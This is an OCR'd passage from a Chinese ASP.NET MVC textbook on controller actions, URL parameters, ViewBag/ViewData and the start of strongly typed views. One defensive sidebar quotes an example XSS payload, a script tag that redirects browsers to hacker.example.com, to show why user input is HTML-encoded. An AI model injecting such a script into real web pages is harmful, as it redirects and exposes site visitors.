


图　2-10

将控制器命名为 StoreController，将 Template 修改为 Empty MVC controller，如图 2-11 所示。




图　2-11

2. 编写操作方法

新创建的 StoreController 控制器已经有了一个 Index 方法，下面将利用这个方法实现在页面上列出音乐商店里所有歌曲流派的功能。另外，还需要添加两个额外的方法来实现上

述其他两项功能，这两个方法分别是 Browse 和 Details。

控制器里的这些方法(Index、Browse 和 Details)称为控制器操作。正如上述的 HomeController.Index()操作方法那样，控制器操作的工作是响应 URL 请求，执行正确的操作，并向浏览器或是单击这个 URL 的用户做出响应。

要了解控制器操作的工作原理，可按照以下步骤操作：

(1) 将 Index()方法的签名改为 string(而不是 ActionResult)，然后将返回值改为“Hello from Store.Index()”，如下所示：

```
//
//GET: /Store/
public string Index()
{
    return " Hello from Store.Index()" ;
}
```

(2) 添加对商店的 Browse 操作方法，将返回值设为“Hello from Store.Browse()”；添加 Details 操作方法，将返回值设为“Hello from Store.Details()”。控制器 StoreController 的完整代码如下所示：

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Web;
using System.Web.Mvc;

namespace MvcMusicStore.Controllers
{
  public class StoreController : Controller
  {
      //
      // GET: /Store/
      public string Index()
      {
          return "Hello from Store.Index()";
      }
      //
      // GET: /Store/Browse
      public string Browse()
      {
          return "Hello from Store.Browse()";
      }
      //
      // GET: /Store/Details
      public string Details()
      {
          return "Hello from Store.Details()";
      }
```

```
    }
}
```

(3) 重新运行项目，然后浏览以下 URL：

- /Store
- /Store/Browse
- /Store/Details

访问这些 URL 会调用控制器中的操作方法，然后返回响应字符串，如图 2-12 所示。




图　2-12

3. 经验总结

从以上这个简单实验中可以得出以下几个结论：

- 不需要做任何额外配置，浏览到/Store/Details 就可以执行 StoreController 类中的 Details 方法，这就是操作中的路由。本章后面还会对路由稍做介绍，第 9 章将对此进行详细介绍。
- 尽管是使用 Visual Studio 工具来创建这个控制器类，但它的确是一个非常简单的类。判别一个类是否是控制器类的唯一方式，就是查看该类是否继承自 System.Web.Mvc.Controller。
- 已经利用一个控制器在浏览器里显示了文本——没有用到模型和视图。尽管在 ASP.NET MVC 中模型和视图非常有用，但控制器才是真正的核心。每一个请求都必须通过控制器处理，然而其中有些请求是不需要模型和视图的。

2.3.3　控制器操作中的参数

前面的例子写出的是常量字符串。下一步就是让它们通过响应 URL 传进来的参数动态地执行操作。按以下步骤来实现：

(1) 把 Browse 操作方法修改为，检索从 URL 传过来的查询字符串值。可以通过在操作方法中添加一个 string 类型的“genre”参数来实现这个功能。然后，当这个方法被调用时，ASP.NET MVC 会自动将名为“genre”的查询字符串或表单提交参数传递给 Browse 操作方法。

```
//
// GET: /Store/Browse?genre=?Disco
```

```
public string Browse(string genre)
{
   string message =
      HttpUtility.HtmlEncode("Store.Browse, Genre = " + genre);

   return message;
}
```

HTML 编码的用户输入

利用方法 HttpUtility.HtmlEncode 来预处理用户输入。这样就能阻止用户用链接向视图中注入 JavaScript 代码或 HTML 标记，比如/Store/Browse?Genre=<script>window.location='http://hacker.example.com'</script>。

(2) 浏览到/Store/Browse?Genre=Disco，结果如图 2-13 所示。



图 2-13

这表明控制器操作可将查询字符串作为其操作方法的参数来接收。

(3) 修改 Details 操作方法，使其读取和显示一个名为 ID 的输入参数。这里不像前面的方法那样把 ID 值作为一个查询字符串参数，而是将 ID 值直接嵌入到 URL 中，如/Store/Deatila/5。

ASP.NET MVC 在不需要任何额外配置的情况下可以很容易地做到这一点。ASP.NET MVC 的默认路由约定，就是将操作方法名称后面 URL 的这个片段作为一个参数，该参数的名称为 ID。如果操作方法中有名为 ID 的参数，那么 ASP.NET MVC 会自动将这个 URL 片段作为参数传递过来。

```
//
// GET: /Store/Details/5
public string Details(int id)
{
   string message = "Store.Details, ID = " + id;

   return message;
}
```

(4) 运行应用程序，浏览到/Store/Details/5，结果如图 2-14 所示。



图　2-14

像前面示例演示的那样，控制器操作感觉就像是 Web 浏览器直接调用控制器类中的方法。类、方法和参数都被具体化为 URL 中的特定路径片段或查询字符串，结果就是一个返回给浏览器的字符串。这就进行了极大的简化，而忽略了下面这些细节：

- 路由将 URL 映射到操作的方式。
- 将视图作为模板生成返回给浏览器的字符串(通常是 HTML 格式)。
- 操作很少返回原始的字符串；它通常返回合适的 ActionResult 来处理像 HTTP 状态码和调用视图模板系统这样的事项。

控制器提供了很多自定义和扩展的功能，但是我们很少能用到这些内容。在一般应用中，控制器通过 URL 被调用，然后执行自定义的代码并返回一个视图。先记住这些内容，后面我们会详述关于控制器如何定义、调用和扩展的底层细节，这些底层内容以及其他高级主题将在第 15 章中进行讲解。现在已经很好地学习了控制器如何与视图结合的基本知识，第 3 章中会对这部分内容进行详细介绍。

2.4　小结

控制器是 MVC 应用程序的“指挥员”，它精心紧密地编排用户、模型对象和视图的交互。同时控制器还负责响应用户输入，操纵正确的模型对象，然后选择合适的视图显示给用户以作为对用户最初输入的响应。

本章讲解了控制器独立于视图和模型工作的基本原理，讲解了应用程序如何执行代码来响应 URL 请求，这些都是处理用户界面的必备知识。接下来的第 3 章将介绍视图的相关内容。

第 3 章 视图

本章主要内容

- 视图的作用
- 指定视图
- 强类型视图
- 理解视图模型
- 如何添加视图
- Razor 的用法
- 指定部分视图

开发人员之所以花费大量时间来重点设计控制器和模型对象，是因为在这些领域中，精心编写的整洁代码是开发一个可维护 Web 应用程序的基础。

但是当用户在浏览器中访问 Web 应用程序时，这些工作他们是看不到的。用户对应用程序的第一印象，以及与应用程序的整个交互过程都是从视图开始的。

视图实际上就是应用程序的“大使”——将应用程序呈现给用户，并且会显著影响用户对应用程序的第一印象。

显而易见，如果应用程序的其他部分存在错误，那么设计再好，再没有瑕疵的视图也不能弥补这方面的不足。同样，如果创建一个丑陋且难以利用的视图，那么许多用户将不会给应用程序提供证明它的功能多么强大、运行多么顺畅的机会。

本章不会向读者展示如何设计精彩的视图。尽管整洁干净的标记可以使设计工作轻松，但是可视化设计是从呈现内容分离一个的关注点。因此，本章将阐述视图在 ASP.NET MVC 中的工作原理及其职责，并提供了工具来创建应用程序引以为豪的视图。

3.1 视图的作用

第 2 章分析了控制器如何返回输出到浏览器的字符串。这对于控制器的入门非常有帮助，但在一些重大的 Web 应用程序中，我们会注意到一个迅速发展的模式：大部分的控制器操作需要以 HTML 格式动态显示信息。如果控制器操作仅仅返回字符串，那么就需要有大量的字符串替换操作，这样就会变得混乱不堪。因此，模板系统的需求越来越清晰，此时，视图应运而生。

视图的职责是向用户提供用户界面。当提供对模型(控制器需要显示的信息)的引用后，视图会把模型转换为准备反馈给用户的格式。在 ASP.NET MVC 中，完成这一过程由两部分操作，其中一个是检查由控制器提交的模型对象，另一个是将其内容转换为 HTML 格式。



注意　并非所有视图都渲染 HTML 格式。当然，在创建 Web 应用程序的过程中，HTML 是最常用的格式。正如第 16 章中操作结果部分介绍的那样，视图也可以渲染其他类型的内容。

下面来快速浏览一个视图的例子。这段代码展示了一个位于路径/Views/Home/Sample.cshtml 下，名为Sample.cshtml的视图，如下程序清单3-1所示：

程序清单 3-1：示例视图—Sample.cshtml

```
@{
   Layout = null;
}
<!DOCTYPE html>
<html>
  <head><title>Sample View</title></head>
  <body>
    <h1>@ViewBag.Message</h1>
    <p>
   This is a sample view. It's not much to look at,
     but it gets the job done.
    </p>
  </body>
</html>
```

这是一个非常简单的视图示例，它实现了通过@ViewBag.Message 表达式来显示控制器设置的消息。在本章后面，将会更多地学习 ViewBag 和其他传递信息到视图的方法。当渲染代码示例中的视图时，在控制器中设置的值就会替代其中的表达式并以 HTML 标记的格式输出。

不像基于文件的 Web 框架，比如 ASP.NET Web Forms 和 PHP，视图本身不会被直接访问，浏览器不能直接指向一个视图并渲染它。相反， 视图总是被控制器渲染，因为控制

器为它提供了要渲染的数据。下面来看一个控制器的示例代码，示例中的控制器可能已经对视图进行了初始化，如程序清单 3-2 所示：

程序清单 3-2：Home Controller—HomeController.cs

```
public class HomeController : Controller {
   public ActionResult Sample() {
      ViewBag.Message = "Hello World. Welcome to ASP.NET MVC!";
      return View("Sample");
   }
}
```

注意上述示例中的控制器将 ViewBag.Message 属性值设置成一个字符串，然后返回一个名为 Sample 的视图。返回的视图就是程序清单 3-1 中的 Sample.cshtml 视图。它将显示传递给 ViewBag. Message 属性的值。

3.2　指定视图

上一节中介绍了视图的功能。这一节将要介绍如何为特定操作指定用来渲染输出结果的视图。事实上，遵循 ASP.NET MVC 框架的约定，为操作指定视图是非常简单的。

当创建新的项目模板时，将会注意到，项目以一种非常具体的方式包含了一个结构化的 Views 目录(如图 3-1 所示)。




图　3-1

按照约定，每个控制器在 Views 目录下都有一个对应的文件夹，其名称与控制器一样，只是没有 Controller 后缀名。例如，控制器 HomeController 在 Views 目录下就会对应有一个名为 Home 的文件夹。

在每一个控制器的 View 文件夹中，每一个操作方法都有一个同名的视图文件与其相对应。这就提供了视图与操作方法关联的基础。例如，操作方法通过 View 方法返回 ViewResult 对象，代码如下所示：

```
public class HomeController : Controller {
    public ActionResult Index() {
        ViewBag.Message = "Modify this template to jump-start
                           your ASP.NET MVC application.";
        return View();
    }
}
```

这个方法看起来应该很熟悉，因为它就是默认项目模板中控制器 HomeController 的 Index 操作方法。

注意，与程序清单 3-2 中的例子不同，这个控制器操作没有指定视图的名称。当不指定视图名称时，操作方法返回的 ViewResult 对象将按照约定来确定视图。它会在目录/Views/ControllerName(这里的 ControllerName 不带 Controller 后缀)下查找与 action 名称相同的视图。这种情况下选择的视图便是/Views/Home/Index.cshtml。

与 ASP.NET MVC 中的大部分约定设置一样，这一约定是可以重写的。如果想让 Index 操作方法渲染一个不同的视图，可以向其提供一个不同的视图名称，代码如下所示：

```
public ActionResult Index() {
   ViewBag.Message = "Modify this template to jump-start
                           your ASP.NET MVC application.";
   return View("NotIndex");
}
```

这样编码后，虽然操作方法仍然在/Views/Home 目录中查找视图，但选择的不再是 Index.cshtml，而是 NotIndex.cshtml。然而，在其他一些应用中，我们可能需要指定完全位于不同目录结构中的视图。针对这种情况，我们可以使用带有～符号的语法来提供视图的完整路径，代码如下所示：

```
public ActionResult Index() {
   ViewBag.Message = "Modify this template to jump-start
                           your ASP.NET MVC application.";
   return View("~/Views/Example/Index.cshtml");
}
```

注意，为了在查找视图时避开视图引擎的内部查找机制，在使用这种语法时，必须提供视图的文件扩展名。

ViewData 和 ViewBag

前面的例子中，在从控制器向视图传递信息时，用到了 ViewBag.Message 属性。这里对 ViewBag 进行详细介绍。

从技术角度讲，数据从控制器传送到视图是通过一个名为 ViewData 的 ViewDataDictionary (这是一个特殊的字典类)。我们可以使用标准的字典语法设置或读取其中的值，示例如下：

```
ViewData["CurrentTime"] = DateTime.Now;
```

尽管这种语法现在也能使用，但是 ASP.NET MVC 3 拥有更简单的语法，它利用了 C# 4 的 dynamic 字段。ViewBag 是 ViewData 的动态封装器。这样我们就可以按照下面的方式来设置值：

```
ViewBag.CurrentTime = DateTime.Now;
```

因此，ViewBag.CurrentTime 等同于 ViewData["CurrentTime"]。

大多数情况下，这两种语法彼此之间并不存在真正的技术差异。ViewBag 相对于字典语法而言仅仅是一种受开发人员欢迎的语法而已。



注意　尽管选择一种语法格式并不比选择另一种格式具有真正的技术优势，但是二者之间的一些关键差异还是需要知道的。

很明显的一个差异就是只有当要访问的关键字是一个有效的C#标识符时，ViewBag才起作用。例如，如果在ViewData["Key With Spaces"]中存放一个值，那么就不能使用ViewBag访问。因为这样根本就无法通过编译。

另一个需要知道的重要差异是，动态值不能作为一个参数传递给扩展方法。因为C#编译器为了选择正确的扩展方法，在编译时必须知道每一个参数的真正类型。

如果其中任何一个参数是动态的，那么就不会通过编译。例如，这行代码就会编译失败：@Html.TextBox("name", ViewBag.Name)。要使这行代码通过编译有两种方法：第一是使用 ViewData["Name"]，第二是把 ViewBag.Name 值转换为一个具体的类型：(string)ViewBag.Name。

3.3　强类型视图

假设现在需要编写一个显示 Album 实例列表的视图。一种简单方法就是通过 ViewBag 属性把那些 Album 实例添加到视图数据字典中，然后在视图中迭代它们。

例如，控制器操作中的代码可能与下面代码一样，如下所示：

```
public ActionResult List() {
 var albums = new List<Album>();
 for(int i = 0; i < 10; i++) {
   albums.Add(new Album {Title = "Product " + i});
 }
 ViewBag.Albums = albums;
 return View();
}
```

随后，再在视图中迭代和显示产品，如以下代码所示：

```
<ul>
